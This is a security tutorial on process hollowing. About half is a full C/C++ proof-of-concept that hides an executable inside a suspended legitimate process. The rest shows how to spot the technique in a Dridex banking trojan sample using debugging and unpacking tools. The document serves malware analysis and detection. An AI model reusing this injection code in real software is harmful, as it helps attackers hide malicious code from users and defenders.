Process Injection:

Process Hollowing

Jun 2021

www.linkedin.com/in/
eido-epstein

INTRODUCTION

Process Hollowing is a "process injection" technique used to replace a memory section in a process that’s being suspended with a malicious code. The relevant code will be executed in the address space of the legitimate process instead of the original code that the process should have used.


This method is performed by suspending a process, locating and extracting the information of the process and replacing it with a malicious script. Afterwards, the process is being reinitialized- Executing the malicious script in the process, the legitimate process is basically acting as a container for the malicious code.

1. An executable starts a new process in a suspended state by calling the CreateProcessA function with the dwCreationFlags parameter set to CREATE_SUSPENDED.
2. The memory of the target process is being unmapped using ZwUnmapViewOfSection or NtUnmapViewOfSection.
3. The space for the targeted process is being allocated and injected with a payload using VirtualAllocEx and WriteProcessMemory.
4. The Entry Point of the targeted process is being changed and the targeted process will be resumed by the ResumeThread function

HOW IT WORKS

As was mentioned before, an executable starts a new process in a suspended state by calling the CreateProcessA function with the "**dwCreationFlags**" parameter set to "**CREATE_SUSPENDED**" . Then, the legitimate process Image is being unmapped and replaced with an image we wish to hide in the process. If the preferred ImageBase of the new image does not match that of the old image, the new image must be rebased.

Once the new image is loaded in memory, the EAX register of the suspended thread is set to the Entry Point. The process is then resumed and the Entry Point of the new image is executed.



Next, we'll start inspecting the code in order to have a thorough look on how this injection technique is being done. First, in order to successfully preform Process Hollowing the following conditions should be met;

i. To maximize compatibility, the sub-system of the source image should be set to windows.

ii. The compiler should use the static version of the run-time library to remove dependence to the Visual C++ runtime DLL. This can be done using the /MT compiler.

iii. Either the preferred base address (assuming it has one) of the source image must match that of the destination image, or the source must contain a relocation table and the image needs to be rebased to the address of the destination. For compatibility reasons, the rebasing route is preferred. The /DYNAMICBASE option can be used to generate a relocation table.

[Next Page]

In order to make sure you are able to keep track with this article. We highly advise the reader to follow the upcoming explanation for Process Hollowing using the Proof Of Concept (POC) available in the following links;

- POC Code (GitHub)
- POC Executables (Drive)
  MD5: **f883e172332f4415f8bfc485656fc51b**

First, we'll create the process in a suspended state. As previously mentioned, the process will be with the CreateProcessA function and we'll be passing the CREATE_SUSPENDED flag via the "**dwCreationFlags**" parameter in order to suspend it.

```
void CreateHollowedProcess(char* pDestCmdLine, char* pSourceFile)
{

    printf("Creating process\r\n");     // To be printed in the CMD.

    LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();   /* Contains information which is used to control how the process
                                                           behaves and appears on startup. */

    LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();   /* Contains information about a newly created
                                                                         process and its primary thread. */

    CreateProcessA      //  The function used to create a process.
    (
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED,    // The flag that indicates the system to suspend the process.
        0,
        0,
        pStartupInfo,
        pProcessInfo
    );

    if (!pProcessInfo->hProcess)     // Making sure that 'hprocess' is set, if not, stop the function.
    {
        printf("Error creating process\r\n");

        return;
    }
```

After creating the process, we'll use NtQueryProcessInformation in order to find the process address. In the POC we are using, this step is being started with calling the function

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
```

[Next Page]

The "**ReadRemotePEB**" will send us first to another function called "**FindRemotePEB**" in order to find **svchost.exe** address. After that, we'll use ReadProcessMemory in order to copy its memory data.

```
PEB* ReadRemotePEB(HANDLE hProcess)
{
    DWORD dwPEBAddress = FindRemotePEB(hProcess);   /*  The "FindRemotePEB" function will contain the code
                                                        for using- NtQueryInformationProcess.   */

    PEB* pPEB = new PEB();

    BOOL bSuccess = ReadProcessMemory       // As the name implies :)
    (
        hProcess,
        (LPCVOID)dwPEBAddress,
        pPEB,
        sizeof(PEB),
        0
    );

    if (!bSuccess)
        return 0;

    return pPEB;
}
```

```
DWORD FindRemotePEB(HANDLE hProcess)
{
    HMODULE hNTDLL = LoadLibraryA("ntdll");     /*  We'll load the ntdll library in order to
                                                    load the next function we'll be using.  */
    if (!hNTDLL)
        return 0;

    FARPROC fpNtQueryInformationProcess = GetProcAddress    // Used to get the function we require from ntdll.
    (
        hNTDLL,
        "NtQueryInformationProcess"     // The function we need to retrieve information on svchost.exe
    );

    if (!fpNtQueryInformationProcess)
        return 0;

    _NtQueryInformationProcess ntQueryInformationProcess =
        (_NtQueryInformationProcess)fpNtQueryInformationProcess;

    PROCESS_BASIC_INFORMATION* pBasicInfo =
        new PROCESS_BASIC_INFORMATION();

    DWORD dwReturnLength = 0;

    ntQueryInformationProcess   //  The actual setting of all of the above in order to get the process address.
    (
        hProcess,
        0,
        pBasicInfo,
        sizeof(PROCESS_BASIC_INFORMATION),
        &dwReturnLength
    );

    return pBasicInfo->PebBaseAddress;
}
```

[Next Page]

Next, we'll want to get more info on the process memory. For that, we'll use the LOADED_IMAGE, IMAGE_DOS_HEADER, IMAGE_SECTION_HEADER and IMAGE_NT_HEADER32 structures in this part of the code in order to get the NT headers.

```
PLOADED_IMAGE pImage = ReadRemoteImage(pProcessInfo->hProcess, pPEB->ImageBaseAddress);
```

```
PLOADED_IMAGE ReadRemoteImage(HANDLE hProcess, LPCVOID lpImageBaseAddress)
{
    BYTE* lpBuffer = new BYTE[BUFFER_SIZE];

    BOOL bSuccess = ReadProcessMemory
    (
        hProcess,
        lpImageBaseAddress,
        lpBuffer,
        BUFFER_SIZE,
        0
    );

    if (!bSuccess)
        return 0;

    PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)lpBuffer;

    PLOADED_IMAGE pImage = new LOADED_IMAGE();

    pImage->FileHeader =
        (PIMAGE_NT_HEADERS32)(lpBuffer + pDOSHeader->e_lfanew);

    pImage->NumberOfSections =
        pImage->FileHeader->FileHeader.NumberOfSections;

    pImage->Sections =
        (PIMAGE_SECTION_HEADER)(lpBuffer + pDOSHeader->e_lfanew +
            sizeof(IMAGE_NT_HEADERS32));

    return pImage;
}
```

[Next Page]

We'll now continue to also gather data on our malicious process- **HelloWorld.exe**, focusing on the image (Source) data. In order to get the information we require, we'll use the CreateFileA and ReadFile functions. Most of the structures listed in this part of the code were already been discussed about.

```
printf("Opening source image\r\n");

HANDLE hFile = CreateFileA      //  This function creates or opens a file or an I/O device.
(
    pSourceFile,        //  The directory of HelloWorld.exe we initially set to "CreateHollowedProcess".
    GENERIC_READ,       //  The access right.
    0,
    0,
    OPEN_ALWAYS,        //  If the specified file exists, the function succeeds.
    0,
    0
);

if (hFile == INVALID_HANDLE_VALUE)
{
    printf("Error opening %s\r\n", pSourceFile);
    return;
}

DWORD dwSize = GetFileSize(hFile, 0);
PBYTE pBuffer = new BYTE[dwSize];
DWORD dwBytesRead = 0;
ReadFile(hFile, pBuffer, dwSize, &dwBytesRead, 0);

PLOADED_IMAGE pSourceImage = GetLoadedImage((DWORD)pBuffer);    /*  Calling the "GetLoadedImage" function in order to
                                                                    get the pointer to the source image.    */

PIMAGE_NT_HEADERS32 pSourceHeaders = GetNTHeaders((DWORD)pBuffer);  /*  Calling the "GetNTHeadrs" function in order to
                                                                        get the pointer to the source image's headrs.   */
```

```
inline PIMAGE_NT_HEADERS32 GetNTHeaders(DWORD dwImageBase)  // This functions it meant to get the image's NT headers.
{
    return (PIMAGE_NT_HEADERS32)(dwImageBase +
        ((PIMAGE_DOS_HEADER)dwImageBase)->e_lfanew);
}

inline PLOADED_IMAGE GetLoadedImage(DWORD dwImageBase)      // This function is meant to get the source image's pointer.
{                                                           // Most of the structures listed in this function were already mentioned.
    PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)dwImageBase;
    PIMAGE_NT_HEADERS32 pNTHeaders = GetNTHeaders(dwImageBase);

    PLOADED_IMAGE pImage = new LOADED_IMAGE();

    pImage->FileHeader =
        (PIMAGE_NT_HEADERS32)(dwImageBase + pDosHeader->e_lfanew);

    pImage->NumberOfSections =
        pImage->FileHeader->FileHeader.NumberOfSections;

    pImage->Sections =
        (PIMAGE_SECTION_HEADER)(dwImageBase + pDosHeader->e_lfanew +
            sizeof(IMAGE_NT_HEADERS32));

    return pImage;
}
```

[Next Page]

Now that we have the NT headers there is no longer a need for the destination image to be mapped into memory. We'll use the NtUnmapViewOfSection function in order to remove it.

```
printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll");     //  Used to get the handles from a module that was already loaded.

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");    //  Used to get the function we require from ntdll.

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection       //  The actual setting of the function in order to unmap a section.
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress
);

if (dwResult)
{
    printf("Error unmapping section\r\n");
    return;
}
```

Next, a new block of memory is allocated for the source image using VirtualAllocEx. The size of the block is determined by the "**SizeOfImage**" member of the source images optional header. For the sake of simplicity, the entire block is flagged as-"**PAGE_EXECUTE_READWRITE**", but this could be improved upon by allocating each portable executable section with the appropriate flags based on the characteristics specified in the section header.

```
printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx     //  Reserves, commits, or changes the state of a region of memory
(                                       //  within the virtual address space of a specified process.
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);

if (!pRemoteImage)
{
    printf("VirtualAllocEx call failed\r\n");
    return;
}
```

In the next step, after allocating the memory for the new image. It must be copied to the process memory. For the hollowing to work, the image base stored within the optional header of the source image must be set to the destination image base address.

[Next Page]

However, before setting it, the difference between the two base addresses must be calculated so we could use it in rebasing. Once the optional header is configured, the image is copied to the process via WriteProcessMemory starting with its portable executable headers. Following that, the data of each section is copied.

```
DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -     //  This is the calculation of the delta between the 'source'
    pSourceHeaders->OptionalHeader.ImageBase;       //  and 'destination' memory addresses.

printf
(
    "Source image base: 0x%p\r\n",
    unsigned long(pSourceHeaders->OptionalHeader.ImageBase)
);

printf
(
    "Destination image base: 0x%p\r\n",
    unsigned long (pPEB->ImageBaseAddress)
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;       // Assigning the 'destination' image pointer as the 'source' image pointer.

printf("Writing headers\r\n");

if (!WriteProcessMemory         //  Used to write the malicious payload to the remote process.
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))
{
    printf("Error writing process memory\r\n");

    return;
}
```

[Next Page]

If the delta calculated in the prior step is not zero the source image must be rebased. To do this, the bootstrap application makes use of the relocation table stored in the "**.reloc**" section. The relevant IMAGE_DATA_DIRECTORY, accessed with the IMAGE_DIRECTORY_ENTRY_BASERELOC constant, contains a pointer to the table.

```
if (dwDelta)    //  Checking if the delta between the 'destination' and 'source' images is not 0.
    for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
    {
        const char pSectionName[] = ".reloc";

        if (memcmp(pSourceImage->Sections[x].Name, pSectionName, strlen(pSectionName)))     //  Getting ready to use the ".reloc" section.
            continue;

        printf("Rebasing image\r\n");

        DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;
        DWORD dwOffset = 0;

        IMAGE_DATA_DIRECTORY relocData =
            pSourceHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];     //  The pointer to the relocation table.
```

The relocation table itself is broken down into a series of variable length blocks, each containing a series of entries for a 4KB page. At the head of each relocation block is the page address along with the block size, followed by the relocation entries. Each relocation entry is a single word; the low 12 bits are the relocation offset, and the high 4 bits are the relocation types. C Bit Fields can be used to easily access these values.

```
typedef struct BASE_RELOCATION_BLOCK {
    DWORD PageAddress;
    DWORD BlockSize;
} BASE_RELOCATION_BLOCK, * PBASE_RELOCATION_BLOCK;

typedef struct BASE_RELOCATION_ENTRY {
    USHORT Offset : 12;
    USHORT Type : 4;
} BASE_RELOCATION_ENTRY, * PBASE_RELOCATION_ENTRY;
```

Calculating the number of entries in a block;
The size of "**BASE_RELOCATION_BLOCK**" is subtracted from "**BlockSize**" and the difference is divided by the size of-"**BASE_RELOCATION_ENTRY**".

```
#define CountRelocationEntries(dwBlockSize)     \
    (dwBlockSize -                              \
    sizeof(BASE_RELOCATION_BLOCK)) /            \
    sizeof(BASE_RELOCATION_ENTRY)
```

[Next Page]

Putting this together we can iterate through each block and its respective entries, patching the addresses of the image along the way.

```
while (dwOffset < relocData.Size)
{
    PBASE_RELOCATION_BLOCK pBlockheader =
        (PBASE_RELOCATION_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

    dwOffset += sizeof(BASE_RELOCATION_BLOCK);

    DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

    PBASE_RELOCATION_ENTRY pBlocks =
        (PBASE_RELOCATION_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

    for (DWORD y = 0; y <  dwEntryCount; y++)
    {
        dwOffset += sizeof(BASE_RELOCATION_ENTRY);

        if (pBlocks[y].Type == 0)
            continue;

        DWORD dwFieldAddress =
            pBlockheader->PageAddress + pBlocks[y].Offset;

        DWORD dwBuffer = 0;
        ReadProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        //printf("Relocating 0x%p -> 0x%p\r\n", dwBuffer, dwBuffer - dwDelta);

        dwBuffer += dwDelta;

        BOOL bSuccess = WriteProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        if (!bSuccess)
        {
            printf("Error writing memory\r\n");
            continue;
        }
    }
}
```

[Next Page]

With the source image loaded into the target process some changes need to be made to the process thread. First, the thread context must be acquired. Because only the EAX register needs to be updated the "**ContextFlags**" parameter of the CONTEXT structure can be set to CONTEXT_INTEGER. First, we'll use the GetThreadContext function.

```
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error getting context\r\n");
    return;
}
```

After the thread context has been acquired the EAX member is set to the sum of the base address and the entry point address of the source image.

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
    pSourceHeaders->OptionalHeader.AddressOfEntryPoint;
```

```
pContext->Eax = dwEntrypoint;
```

The thread context is then set using the SetThreadContext function, applying the changes to the EAX register.

```
printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error setting context\r\n");
    return;
}
```

Finally, the thread is resumed using the ResumeThread function, executing the entry point of the source image.

```
printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
    printf("Error resuming thread\r\n");
    return;
}

printf("Process hollowing complete\r\n");
```

EXAMPLE IN A SAMPLE

Type: Banking Trojan, Dridex

MD5: 6e5654da58c03df6808466f0197207ed


SHA256: e30b76f9454a5fd3d11b5792ff93e56c52bf5dfba6ab375c3b96e17af562f5fc

Download Link: Malware Bazaar

In this section we will not investigate the sample but only display how you are able to notice a Process Hollowing attempt. The malicious executable, in this sample, creates its own child-process, suspending it, Injecting the malicious code into the process and then running it again. By inspecting Process Explorer when executing the sample, we can notice this behavior.


- ❖ **Process Explorer** - a freeware task manager and system monitor for Microsoft Windows. It provides the functionality of Windows Task Manager along with a rich set of features for collecting information about processes running on the user's system. It can be used as the first step in debugging software or system problems.

- The malicious code initiated and a child-process was created.



fontdrvhost.exe		4,776 K	9,584 K	888	Usermode Font Driver Host	Microsoft Corporation		1
explorer.exe	0.69	54,140 K	138,064 K	4608	Windows Explorer	Microsoft Corporation	HKLM\SOFTWA...	1
e30b76f9454a5fd3d11b5792ff9...	4.43	1,500 K	6,768 K	1792				1
e30b76f9454a5fd3d11b5792ff9...		12,944 K	10,308 K	9084				1
dwm.exe	1.13	57,600 K	98,000 K	392	Desktop Window Manager	Microsoft Corporation		1
dllhost.exe		3,960 K	13,408 K	4132	COM Surrogate	Microsoft Corporation	HKLM\System\Cu...	0

- One the process is being injected with a malicious code the process is the resumed and keeps on running in our system.



fontdrvhost.exe		4,064 K	9,108 K	888	Usermode Font Driver Host	Microsoft Corporation		1
explorer.exe	0.09	50,000 K	135,340 K	4608	Windows Explorer	Microsoft Corporation	HKLM\SOFTWA...	1
e30b76f9454a5fd3d11b579...		12,604 K	10,284 K	9084				1
dwm.exe	0.29	57,720 K	99,620 K	392	Desktop Window Manager	Microsoft Corporation		1

In order to actually see the some of the functions that are being used in Process Hollowing we'll use the tool OllyDbg.

- ❖ **OllyDbg** - an x86 debugger that emphasizes binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locates routines from object files and libraries.


[Next Page]

We'll open OllyDbg and load our sample. Next, we'll apply breakpoints for some of the crucial functions being used in Process Hollowing. In order to apply a breakpoint:

i. At the top-left window, type "**Ctrl+G**" and search for the relevant function.


ii. Type on "**F2**" in order to apply a breakpoint.

iii. Once you are done applying all of your breakpoints, type "**F9**" or go to the "**Debug**" menu and press on "**Run**" in order to execute the sample.



For this example, we decided to focus on three functions, although more could have been added due to how Process Hollowing work;

- CreateProcessW - Creates a new process and its primary thread. The new process runs in the security context of the calling process. You can also see that the CREATE_SUSPENDED flag is being submitted to the system.




- WriteProcessMemory - Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails. The Buffer parameter will contain the malicious code we wish to inject to the process.


- ResumeThread - Decrements a thread's suspend count. When the suspend, count is decremented to zero, the execution of the thread is resumed.

[Next Page]

From further inspecting the sample using Die and by suspending the initialized process's memory we can see that some of it is probably packed at the memory address 0x400000 and may contain another executable within itself.

❖ **Die** - Detect it easy, is a free cross-platform program to analyze files you load into the application. It detects, among other things, the compiler and linker used, signatures, and other information about files.






- The high entropy we are able to see using Die along with a memory address with RWX permissions and a considerable big size are good indications of a malicious activity but we'll need to collect more data.

Next, we'll want to inspect the payload (Executable) that's being injected to the process. In order to do that, we'll use UnpacMe for extracting the packed files in our sample.

❖ **UnpacMe** - An automated malware unpacking web service. This tool is built to extract all encrypted or packed payloads from a submitted sample and return them in an organized manner.




[Next Page]

When investigating malware in general and in particular for reversing, it's always nice to have the tools you are using in sync, in regards to the memory space allocated for the sample when it's being inspected by the relevant tools. In order to achieve this, you'll need to disable ASLR or apply a more specific approach- Configuring the tools you are using.

- **ASLR** - Address space layout randomization, is a memory-protection process for operating systems that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

Although the process for disabling ASLR is short, we'll not elaborate about it in this document. Instead, we'll just present to you the Image Base of the sample via PE-Bear and you'll be able to see from our further inspection that the memory addresses are in sync.

- **PE-Bear** - A freeware reversing tool for PE files (Executables). Its objective is to deliver fast and flexible "first view" tool for malware analysts, stability, and the capability to handle malformed PE files.



[Next Page]

